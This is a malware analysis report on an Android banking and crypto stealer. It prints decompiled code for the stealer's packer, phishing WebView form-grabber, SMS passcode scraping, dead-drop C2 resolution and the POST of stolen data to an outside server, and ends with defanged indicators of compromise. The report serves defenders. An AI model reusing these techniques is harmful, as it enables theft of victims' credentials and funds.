
An Iranian Android banking and crypto stealer unpacks from a native RC4 packer, targets 81 financial apps through a phishing WebView, intercepts SMS one-time passcodes and resolves its command server from an encrypted pointer in its own manifest that points to a seller’s bio on a legitimate marketplace. This build’s dead drop was still live, so the real C2 (theapi.the-x-services[.]xyz) is recovered end to end.
- Sample (SHA-256) be165239e4fe899b1f2eedf6459d363bca4fe6856fda87a63ba5d4e5e612e1c9
- Package ir.novinarya
- Loader net.swiftnova.bridge
- Live C2 theapi.the-x-services[.]xyz
- Published 2026-10-08
Key findings
- Two-layer app, native-packed. The installed APK (package
ir.novinarya) ships a thin loader shell (net.swiftnova.bridge, 18 KB dex). The stealer itself is a separate Basic4Android payload sealed insideassets/app_cache.dband unpacked on-device by a 29 KB native loader (libuibridge_9203.so) with RC4 (32-byte key, 768-byte drop) then zlib. Asset name, loader name, RC4 key and key transform are re-randomized per build; the unpacked payload is byte-identical across builds. - 81 financial targets. It enumerates installed apps (
QUERY_ALL_PACKAGES) and matches a hardcoded list of 54 crypto exchanges/wallets and 27 Iranian banking apps. - Phishing WebView, not overlays. Credential theft is a WebView loading an operator-controlled page (
WebViewURL) with a JavaScript form-grabber over a native “B4A” bridge. The app requests no accessibility and no overlay permission. - SMS and notification interception. A broadcast receiver and an encrypted 25-bank regex config (
X_BANKS) lift account numbers, balances and OTP codes from bank SMS and notifications. - C2 is never a string. The server resolves from an encrypted manifest meta-data value (
X_ROUTES, AES-CBC keyed byX_CID) to a URL onbasalam.com; the malware reads that profile’sbioand decrypts it to the live, rotating C2. - Dead drop on a legitimate marketplace. The operator rotates servers by editing one bio field. The resolver also carries an unused
[GITHUB]branch. - Live C2 recovered. This build’s dead drop, Basalam profile
m6AJm5, was live at analysis time. Its bio decrypts to the active command serverhxxp://theapi.the-x-services[.]xyz/. - Shared infrastructure, per-build repacking. Five related samples decrypt to two dead-drop accounts: four point at
dxoeG7(now banned) and this one rotated tom6AJm5. The inner stealer dex is identical across all of them, so only the packer and dead-drop config change per build.
Technical analysis
01 The native packer and the unpacking chain
You will find the payload by reading the bootstrap, not by eyeballing the file tree. The APK’s Application class loads a native library and hands it control before any app code runs:
// host classes.dex -> net/swiftnova/bridge/ModuleConfig.java   (jadx, verbatim)
public class ModuleConfig extends Application {
    private native void attachConfig();
    private static native void connectCore(Context context);
    static { System.loadLibrary("uibridge_9203"); }          // lib/arm64-v8a/libuibridge_9203.so
    protected void attachBaseContext(Context context) {
        super.attachBaseContext(context);
        connectCore(context);                                // native loader runs before any app code
    }
    public void onCreate() { super.onCreate(); attachConfig(); }
}
Inside libuibridge_9203.so, connectCore decrypts a filename, formats it into assets/%s, and opens it with open()/mmap():
;libuibridge_9203.so  (capstone, arm64), inside connectCore's unpack path
...   bl    <str_decoder>     ; decrypt the asset-name string -> "app_cache.db"  (12 bytes)
...   adr   x2, <"assets/%s">  ; format string
...   bl    snprintf           ; -> "assets/app_cache.db"
...   bl    <open_asset>       ; open() + mmap() the asset   (imports: open, mmap, fopen)
; per build the asset name is re-randomized; here it is the only \x7fEPDATA asset, app_cache.db
The decrypted 12-byte filename is app_cache.db, the one asset carrying a \x7fEPDATA magic over a fake SQLite header, with a high-entropy (encrypted) body:
$ sha256sum sample.apk
be165239e4fe899b1f2eedf6459d363bca4fe6856fda87a63ba5d4e5e612e1c9  sample.apk

$ unzip -l sample.apk | sort -rn | head -5
   4799301  assets/app_cache.db
    192760  resources.arsc
     78908  AndroidManifest.xml
     62371  assets/index.html
     58783  res/drawable/icon.png

$ xxd assets/app_cache.db | head -2
00000000: 7f45 5044 4154 4100 0000 0000 353b 4900  .EPDATA.....5;I.
00000010: 5351 4c69 7465 2066 6f72 6d61 7420 3300  SQLite format 3.

$ python3 -c "import math,collections as C; d=open('assets/app_cache.db','rb').read()[64:]; \
n=len(d); c=C.Counter(d); print(round(-sum(v/n*math.log2(v/n) for v in c.values()),3),'bits/byte')"
8.0 bits/byte            # encrypted body, not a SQLite database
The loader builds its RC4 key from two .rodata arrays (XOR, then a 1-bit rotate in this build), decrypts the asset with RC4 (32-byte key, 768-byte keystream drop), and inflates the result:
;libuibridge_9203.so  sub_0x8eac , builds the 32-byte RC4 key
0x8eb4  adr   x9,  #0x2121        ; x9  -> .rodata+0x799   (array A, 32 bytes)
0x8ebc  add   x10, x10, #0x101    ; x10 -> .rodata+0x779   (array B, 32 bytes)
0x8ed0  eor   w11, w12, w11       ; for i in 0..31:  key[i] = A[i] ^ B[i]
0x8ef0  lsr   w10, w9, #7         ; then rotate-left-1:  key[i] = (key[i]<<1)|(key[i]>>7)
0x8ef4  orr   w9,  w10, w9, lsl #1
; key = rol1( rodata[0x799:+32] ^ rodata[0x779:+32] )
;     = a572a20b5aa7103d743769cd09bf08ede95903c315d1a4b61aa6cf5faee44b72
; (the byte transform and offsets are re-randomized per build; nibbleswap in 986f3b7e, rol1 here)
;libnetstack_baf0.so  sub_0x9238 , RC4
0x9284  and   x13, x9,  #0x1f     ; KSA mix: key index = i & 31   (=> 32-byte key)
0x92b4  mov   w9,  #0x300         ; discard first 0x300 = 768 keystream bytes
0x9328  eor   w12, w12, w13       ; PRGA: out = in ^ S[(S[i]+S[j]) & 255]
; signature: rc4(key=x0[32], in=x1, out=x2, len=x3), drop 768
# reproduced from sub_0x8eac + the RC4 routine, run on the asset:
key   = rol1( rodata[0x799:+32] ^ rodata[0x779:+32] )
      = a572a20b5aa7103d743769cd09bf08ede95903c315d1a4b61aa6cf5faee44b72
inner = zlib.decompress( RC4(key, app_cache.db[64:], drop=768) )
#  -> 11,890,584 bytes : a 2-dex B4A bundle (classes1.dex 9,529,264 B + classes2.dex 2,361,308 B)
#  NB: both inner dex are byte-identical to 986f3b7e's (same SHA-256) , the stealer is shared,
#      only the outer packer and the dead-drop config are re-randomized per build.
That inner bundle is the actual stealer: a Basic4Android application, package ir.novinarya, about 34 classes including domainmanager, corecache, cryptomanager, apiclient, webviewpage, xpackage and smsreceiver. Everything from here on refers to this unpacked code; the outer net.swiftnova.bridge dex does nothing but load and run it.
02 Target apps and installed-app matching
The unpacked stealer hardcodes its target list in ir/novinarya/xpackage.java, verbatim:
// inner bundle -> ir/novinarya/xpackage.java   (54 exchange/wallet + 27 bank apps = 81 targets)
this._exchange_packages = Common.ArrayToList(new String[]{
    "io.exnovin.app", "one.finex.android", "com.bitex.pooleno", "com.cafearz.app.crypto.cafe_arz",
    "com.kimiacurrency", "ir.twox.twa", "com.arz8x.app.arz8x", "com.myzarinx.app",
    "com.wallet.crypto.trustapp", "com.app.changekon", "app.podin", "com.exbito.app",
    "com.ramzinex.ramzinex", "io.bitpin.app", "land.tether.tetherland", "com.sekebit.app",
    "market.nobitex", "ir.wallex.app", "com.eterex", "com.arzif.android",
    "com.tabdeal", "ir.myter.bit24", "me.cbit", "com.tronlinkpro.wallet",
    "io.atomicwallet", "com.farachange.farachange", "co.okex.app", "com.tehranExchangeGroup.tehran_exchange",
    "app.coingram", "tech.waleto.app", "com.arzypto.my", "com.trendox.android",
    "com.excoino.excoino", "com.bitbarg.app", "io.rebix.app.android", "kajesabz.ir.bidarz",
    "net.erythron.net", "com.kickex.android", "com.exir.mobile", "ir.aban.th",
    "kifpool.me.v2", "com.sarmayex", "com.rabin.rabex", "net.arzplus.twa",
    "co.versland.app", "com.raastin.pro", "com.iranicard.app", "digital.kian.kiandigital",
    "com.arzpaya.arzpaya", "co.coinkadeexchange.app", "com.Digital.Currency.MyStore", "com.nipoto.app",
    "co.bitmit.app", "ir.bitmax.twa"
});

this._bank_packages = Common.ArrayToList(new String[]{
    "ir.bmi.bam.nativeweb", "com.dotin.wepod", "ir.karafarinbank.digital.mb", "com.samanpr.blu",
    "ir.mobillet.app", "digital.neobank", "com.ada.mbank.mehr", "com.gardeshpay.app",
    "com.sadadpsp.eva", "ir.zypod.app", "com.pmb.mobile", "mob.banking.android.sepah",
    "ir.ba24.key", "com.ada.mbank.bankette", "com.isc.bsinew", "ir.tejaratbank.tata.mobile.android.tejarat",
    "com.citydi.hplus", "com.bki.mobilebanking.android", "co.nilin.faraznative", "com.tosan.dara.postbank",
    "mob.banking.android.pasargad", "com.farazpardazan.enbank", "mob.banking.android.resalat", "com.parsmobapp",
    "mob.banking.android.gardesh", "com.tosan.dara.day", "com.tosan.dara.sarmayeh"
});
At runtime it enumerates installed packages and keeps only the ones the victim actually has, which is what QUERY_ALL_PACKAGES is for:
// ir/novinarya/xpackage.java , enumerate installed apps, keep only the targets
List installed = packageManager.GetInstalledPackages();     // needs QUERY_ALL_PACKAGES
for (pkg in installed)
    if (_exchange_packages.IndexOf(pkg) >= 0 || _bank_packages.IndexOf(pkg) >= 0)
        matched.Add(pkg);                                   // which of the 81 targets the victim has
03 Credential capture: a phishing WebView with a JS form-grabber
Capture is not an overlay or an accessibility service (the app requests neither). It is a WebView that loads an operator-controlled page over a native bridge named B4A. Note the User-Agent is rewritten to drop the ; wv token so the page cannot tell it is inside a WebView, and the page can be screenshotted:
// ir/novinarya/webviewpage.java , WebView set up via reflection (decompiled)
WebSettings s = webview.getSettings();
s.setJavaScriptEnabled(true);
s.setDomStorageEnabled(true);  s.setDatabaseEnabled(true);
s.setSaveFormData(false);      s.setSavePassword(false);     // OS must not save; only the malware captures
s.setUserAgentString( ua.replace("; wv", "") );              // strip the "wv" token -> looks like real Chrome
webview.AddJavascriptInterface(jsBridge, "B4A");             // JS -> native bridge (WebViewExtras DefaultJavascriptInterface)
webview.LoadUrl( corecache.GetConfig("WebViewURL") );        // operator-controlled phishing page
// webviewpage can also screenshot the page: createBitmap -> JPEG -> Base64 (session capture)
The grabber itself is an obfuscated JavaScript string (vvv13-ciphered) injected into that page; on submit it reads the form fields and calls back through the B4A bridge:
// ir/novinarya/formcaptureutils.java , the injected form-grabber
static String _form_capture_js = main.vvv13(<768-byte obfuscated byte[]>, seed);  // vvv13 = B4A string cipher -> the JS
map.Put("webViewUrl", corecache.GetConfig("WebViewURL", ""));
// the decoded JS is injected into the phishing page; on submit it reads the form fields and
// calls back through the "B4A" bridge, which hands the captured data to apiclient for exfil.
04 SMS and notification interception, and the bank scraper config
A broadcast receiver (smsreceiver) and the notification path feed a 25-bank regex config that ships in the manifest as the encrypted X_BANKS blob. It decrypts (AES-CBC, key = X_SIG) to per-bank patterns that lift account numbers, balances and OTP codes:
// ir/novinarya/corecache.java , GetBanksJson(): decrypt X_BANKS, key = X_SIG
String banksB64 = GetManifestMetaString(ba, "X_BANKS");        // 26476 B base64
String sigKey   = GetManifestMetaString(ba, "X_SIG");          // "Who is the real God? Definitely Void."
String json     = appruntime.crypto()._decryptlocaltext_cbc_ivprefix(banksB64, sigKey);

// decrypted JSON , 1 of 25 bank entries (Bank Mellat), its SMS/notification scraper regexes:
"BankMellat": {
  "BankName": "بانک ملت",
  "Patterns": { "AccountNumber": "حساب(\d{6,12})", "Balance": "مانده([\d,]+)" },
  "Flags":    { "Pooya": "(?s).*رمز:?\s*\d{4,8}.*" }   // matches the OTP SMS  (رمز = passcode)
}
05 The C2 pointer is in the manifest
There is no C2 string anywhere in the dex, assets, resources or native library. The server ships as an encrypted <meta-data> entry:
$ androguard axml sample.apk | grep -A1 meta-data     # (abridged to the X_* keys)
package: ir.novinarya

X_CID    = 5i87c5
X_SIG    = Who is the real God? Definitely Void.
X_ROUTES = VbKKDflqpaGz+xcZq3hUKP085eiDo/x+2QJyO9rS/DfO+RHVAFGr1pQQ6dofgkuPJ0kY/NyCD3QO9xi4C1UpIb+0MhCduQj5M3Ny4HMEcdI=
X_RSA    = <572-byte base64 RSA-2048 public key, OAEP/SHA-256, the exfil key>
X_BANKS  = <26476-byte base64, AES/CBC key=X_SIG -> the 25-bank scraper config above>
At runtime corecache reads X_ROUTES and decrypts it with X_CID as the key:
// ir/novinarya/corecache.java   (decompiled; _v<N>v names mapped to roles)

//  InitDefaults()           [corecache:198-218]
g_cid = sanitize( GetManifestMetaString(ba, "X_CID") );      // "5i87c5"  (fallback "NO_CID")

//  GetManifestMetaString(ba, name)   [corecache:140-164]
JavaObject ai = pm.RunMethod("getApplicationInfo",
                    new Object[]{ Application.getPackageName(), 128 });   // 128 = GET_META_DATA
return ai.GetField("metaData").RunMethod("getString", new Object[]{ name });

//  ResolveDomainUrl()       [corecache:172-182]
String enc = GetManifestMetaString(ba, "X_ROUTES");
String url = appruntime.crypto()._decryptlocaltext_cbc_ivprefix( enc, g_cid );  // KEY = X_CID
return sanitize(url);
//  -> https://services.basalam.com/web/v1/core/user/m6AJm5
// same, raw jadx (names are literal runs of 'v'; _v<N>v = the length):
String _v109v0 = _v109v0(ba, "X_CID");
_v64v7 = _v7v7(ba, _v109v0);                                 // store CID in field _v64v7
public static String _v7v4(BA ba){ _v110v0(ba); return _v64v7; }   // getter -> CID
String _v109v0 = _v109v0(ba, "X_ROUTES");
String dec = appruntime._vv6(ba)._decryptlocaltext_cbc_ivprefix(_v110v1, _v7v4(ba));  // key = _v7v4() = CID
The decrypt is one routine, reused later for the bio: Base64, IV = first 16 bytes, key = SHA-256(seed), AES-CBC/PKCS5:
// ir/novinarya/cryptomanager.java , _decryptlocaltext_cbc_ivprefix(enc, deckey)   [221-256]
byte[] blob = base64Decode( sanitize(enc) );
byte[] iv   = blob[0 .. 16];                                 // _cbc_iv_size = 16 (IV is prefixed)
byte[] ct   = blob[16 .. end];
byte[] key  = MessageDigest.getInstance("SHA-256").digest( deckey.getBytes("UTF8") );
Cipher c = Cipher.getInstance("AES/CBC/PKCS5Padding");
c.init(DECRYPT_MODE, new SecretKeySpec(key,"AES"), new IvParameterSpec(iv));
return new String( c.doFinal(ct), "UTF-8" );
Running it on the sample’s own X_ROUTES with seed "5i87c5" yields the dead-drop URL, https://services.basalam.com/web/v1/core/user/m6AJm5. AES-CBC under a wrong key does not produce a clean, padded UTF-8 URL by chance, so this is the key.
06 The dead-drop fetch and the second decrypt
Basalam is Iran’s large social-commerce marketplace, legitimate, with millions of sellers. The malware abuses one profile on it as a dead drop. domainmanager GETs the decrypted URL, reads the profile’s bio field, splits it, and decrypts that to the final rotating C2:
// ir/novinarya/domainmanager.java , ResumableSub_EnsureDomain  (source -> sink)
sourceUrl = corecache.ResolveDomainUrl(ba);        // = https://services.basalam.com/web/v1/core/user/m6AJm5
sourceTag = sourceUrl.toLowerCase().contains("basalam.com") ? "[BASALAM]" : "[GITHUB]";

httpjob j = new httpjob();                          // the fetch
j._initialize(ba, "domainfetch", this);
j.Download(sourceUrl.trim());                        // OkHttp GET of the Basalam profile
WaitFor("jobdone", ba, this, j);
rawContent = job.Success ? job.GetString() : "";

Map m = new JSONParser().Initialize(rawContent).NextObject();
content = (m.IsInitialized() && m.ContainsKey("bio")) ? m.Get("bio").toString().trim() : "";
if (content.length() <= 10) return "";
deckey    = content.substring(0, 10);                // first 10 chars = per-drop key
encDomain = content.substring(10);                   // rest = AES ciphertext
result = crypto()._decryptlocaltext_cbc_ivprefix(encDomain, deckey);   // second decrypt -> live C2
[!WARNING] Basalam or GitHub. The resolver is built for two dead-drop hosts. The only GitHub reference in the entire sample is one branch tag:
this._sourcetag = isBasalam ? "[BASALAM]" : "[GITHUB]"; // domainmanager.java:564There is no
github.comliteral and no GitHub-specific parsing in this build. This sample’sX_ROUTESresolves only to Basalam, so GitHub is a supported capability of the resolver, not a host abused here.
07 Exfiltration
Captured credentials, OTP SMS and notification matches are AES-encrypted and POSTed to the same resolved domain, closing the source-to-sink loop. The domain is decrypted one more time here (the value carried from the Basalam bio), then the encrypted payload is sent:
// ir/novinarya/apiclient.java , ResumableSub_SendAndReceive  (verbatim line refs)

// 1) decode the C2 host carried from the Basalam bio:
this._url = appruntime.crypto()._decrypt(this._domainenc, this._activepassphrase);   // [apiclient:503]
if (this._url.equals(""))                                                            // [apiclient:536]
    return error("domain_decrypt_failed");                                           // [apiclient:516]

// 2) encrypt the captured payload (WebView creds / OTP SMS / notification matches):
this._encresult = responsebuilder.EncryptPayload(this._rawpayload);                  // [apiclient:611-612]

// 3) POST it to the resolved C2:
this._job = CreateHttpJobFromEncrypted(this._url, this._encresult);                  // [apiclient:653]
The POST helper wraps the encrypted loot in a small JSON envelope and sends it as application/json:
// ir/novinarya/apiclient.java , CreateHttpJobFromEncrypted(url, payload)   [apiclient:95-120]
Map env = new Map(); env.Initialize();
env.Put("clientID", this._clientID);
env.Put("DeviceID", this._deviceID);
env.Put("version",  this._api_version);
env.Put("payload",  payload.getObject());                 // the AES-encrypted loot
httpjob j = new httpjob(); j._initialize(ba, "", this);
j.PostString(url, new JSONGenerator(env).ToString());     // POST the JSON body to the Basalam-resolved C2
j.GetRequest().SetHeader("Content-Type", "application/json");
return j;
08 The live C2, decrypted from the marketplace bio
The URL is not a placeholder. Fetched live, the endpoint returns HTTP 200 for a real, un-banned Basalam account (m6AJm5, display name “morteza”, registered 2023) whose bio is a base64 blob, not prose:
GET https://services.basalam.com/web/v1/core/user/m6AJm5   ->   200 OK
{
  "hash_id": "m6AJm5",   "id": 10118322,
  "name": "morteza",   "detected_first_name": "باسلامی",
  "created_at": "2023-02-04 20:14:47",   "last_activity": "2026-08-31 03:09:26",
  "ban_user": {},                              // NOT banned
  "bio": "guUpWcR7N45WiJEFglUrXIi7UcACWwc/i83/iQ6mEmyfsH67/ZtRZL/9me0ZGFLJzKX9262NBqavI+GJc7jeSBudvZZ9uhGw=="
}
# the bio is the live dead drop: deckey = bio[:10], the rest is AES ciphertext

The live response from the dead-drop endpoint. ban_user is empty and bio is base64. Re-fetch the URL to confirm.
Feeding that bio through the exact routine from Section 06 (deckey is the first ten characters, the rest is AES-CBC with key = SHA-256(deckey) and a 16-byte IV prefix) yields the live command server:
# exactly what domainmanager does with the bio (verbatim steps):
bio    = "guUpWcR7N45WiJEFglUrXIi7UcACWwc/i83/iQ6mEmyfsH67/ZtRZL/9me0ZGFLJzKX9262NBqavI+GJc7jeSBudvZZ9uhGw=="
deckey = bio[:10]                               # "guUpWcR7N4"
enc    = bio[10:]
blob   = base64_decode(enc); iv = blob[:16]; ct = blob[16:]
key    = SHA-256(deckey)
C2     = AES_CBC_decrypt(key, iv, ct)           # cryptomanager._decryptlocaltext_cbc_ivprefix

C2  ->  http://theapi.the-x-services.xyz/
# round-trip verified: re-encrypting this domain with the recovered IV+key reproduces the exact bio.
So the full chain resolves, end to end, from a byte in the APK manifest to a running C2: X_ROUTES (manifest) decrypts to the Basalam URL, the profile’s bio decrypts to hxxp://theapi.the-x-services[.]xyz/, and the round trip confirms the decrypt is exact. This is the server the stealer POSTs its loot to.
09 Related samples
Across five samples of this family, the per-build packer randomization is cosmetic and the shared infrastructure is the real link. The inner stealer dex is byte-identical in every one (same SHA-256), so only the outer layer and the dead-drop account change:
| Sample (SHA-256) | X_CID | Dead drop | State / C2 |
|---|---|---|---|
| 986f3b7e3a9465c784416c0f94ecf92c8afe1683e8be9afe35b9f8ce631660c7 | 5i87c5 | dxoeG7 | banned, bio emptied |
| 6b16e0378ef82dd96105799b60ae2c48148920ed8ac9b561ddc6f4cf75695e23 | q17avl | dxoeG7 | banned, bio emptied |
| aa3bab5a28c4698374a70341529f1d353fb2bed658d93173f3ed898cd4b1b695 | x2tkqy | dxoeG7 | banned, bio emptied |
| aa810bd9986b3439b8496cd5c5700d99f1ad941c44fc899a63448f981f341c24 | kowsv3 | dxoeG7 | banned, bio emptied |
| be165239e4fe899b1f2eedf6459d363bca4fe6856fda87a63ba5d4e5e612e1c9 | 5i87c5 | m6AJm5 | LIVE, C2 = theapi.the-x-services[.]xyz |
dxoeG7 shared across four builds is the operator pivot; be165239 rotated to the still-live m6AJm5, which is why this build is the one that yields a usable C2.
Conclusions
Novinarya is a conventional B4A credential stealer wrapped in two layers of indirection: a native RC4 packer that keeps the payload off every string scan, and a C2 resolver that keeps the server out of the binary entirely. The harvesting (phishing WebView, SMS, notifications) is ordinary; the tradecraft is in reachability.
For defenders and trackers, three points follow. Treat “no static C2” as a failure state, not a finding; here the pointer sat in the manifest the whole time, encrypted. Instrument the sink: the class that builds the request URL is worth more than the string table. And when a resolver abuses a legitimate platform, record the mechanism, not the host. I have listed the dead-drop technique and the decrypted domain, and never basalam.com or github.com as an indicator.
Indicators of compromise
Hosts are defanged. basalam.com is a legitimate marketplace being abused as a dead drop and must not be blocked; the actionable indicators are the sample hashes, the package and file names, the manifest keys and the crypto parameters.
| Type | Indicator | Context |
|---|---|---|
| C2 (live) | hxxp://theapi.the-x-services[.]xyz/ | the live command server, decrypted from the m6AJm5 bio (the actionable block target) |
| SHA-256 | be165239e4fe899b1f2eedf6459d363bca4fe6856fda87a63ba5d4e5e612e1c9 | APK, package ir.novinarya (B4A banking/crypto stealer) |
| MD5 | 48c5cab842617c00b380d2c4effd8721 | same APK |
| SHA-256 | dc7532f136022464e7268f564e050c244e922efc1aa166a12ab9a562a3ab65b0 | assets/app_cache.db , EPDATA-packed payload |
| SHA-256 | d498cb64540bd2de8d08061bd8ae83562b998f24cc789b53eb103ab8ccf7b682 | lib/arm64-v8a/libuibridge_9203.so , native RC4 loader |
| SHA-256 | 0e4d969a82dbe8b43d8f44a2adf55a658451ac2b107eea07c44c8d874c4f050f | host classes.dex (net.swiftnova loader shell) |
| SHA-256 | 0834626e29e237472067e93e1a2bdacf4fddb0fe50cd5dc2846db3d57d6e1e52 | decrypted inner classes1.dex (B4A stealer; SAME across all builds) |
| SHA-256 | d265e43290267063afe37d34b709c684dd09a8d27f3e95c7255e06f232c2327a | decrypted inner classes2.dex (SAME across all builds) |
| Package | ir.novinarya | application package |
| Package | net.swiftnova.bridge | native-loader shell (ModuleConfig) |
| File | lib/arm64-v8a/libuibridge_9203.so | native EPDATA/RC4 loader (name re-randomized per build) |
| File | assets/app_cache.db | EPDATA-packed payload (magic 7f 45 50 44 41 54 41; name re-randomized) |
| Dead-drop URL | hxxps://services.basalam[.]com/web/v1/core/user/m6AJm5 | endpoint the resolver GETs; LEGITIMATE host abused, do NOT block basalam[.]com |
| Dead-drop acct | basalam[.]com profile hash_id “m6AJm5” (name “morteza”) | the live dead drop; its bio holds the encrypted C2 |
| Dead-drop acct (burned) | basalam[.]com profile hash_id “dxoeG7” | earlier dead drop shared by four related builds; now banned, bio emptied |
| Mechanism | [BASALAM] / [GITHUB] bio dead drop | domainmanager resolves the rotating C2 from a profile bio field |
| Manifest meta | X_ROUTES | AES/CBC(SHA-256(X_CID)) -> dead-drop URL |
| Manifest meta | X_CID = 5i87c5 | key seed for the X_ROUTES decrypt (per-build; here 5i87c5) |
| Manifest meta | X_SIG = Who is the real God? Definitely Void. | key seed for the X_BANKS decrypt |
| Crypto key | a572a20b5aa7103d743769cd09bf08ede95903c315d1a4b61aa6cf5faee44b72 | native RC4 key = rol1(rodata[0x799]^rodata[0x779]), drop 768 (transform re-randomized per build) |
| Crypto | AES/CBC/PKCS5, 16-byte IV prefix, key = SHA-256(seed) | manifest + bio decrypt routine (cryptomanager) |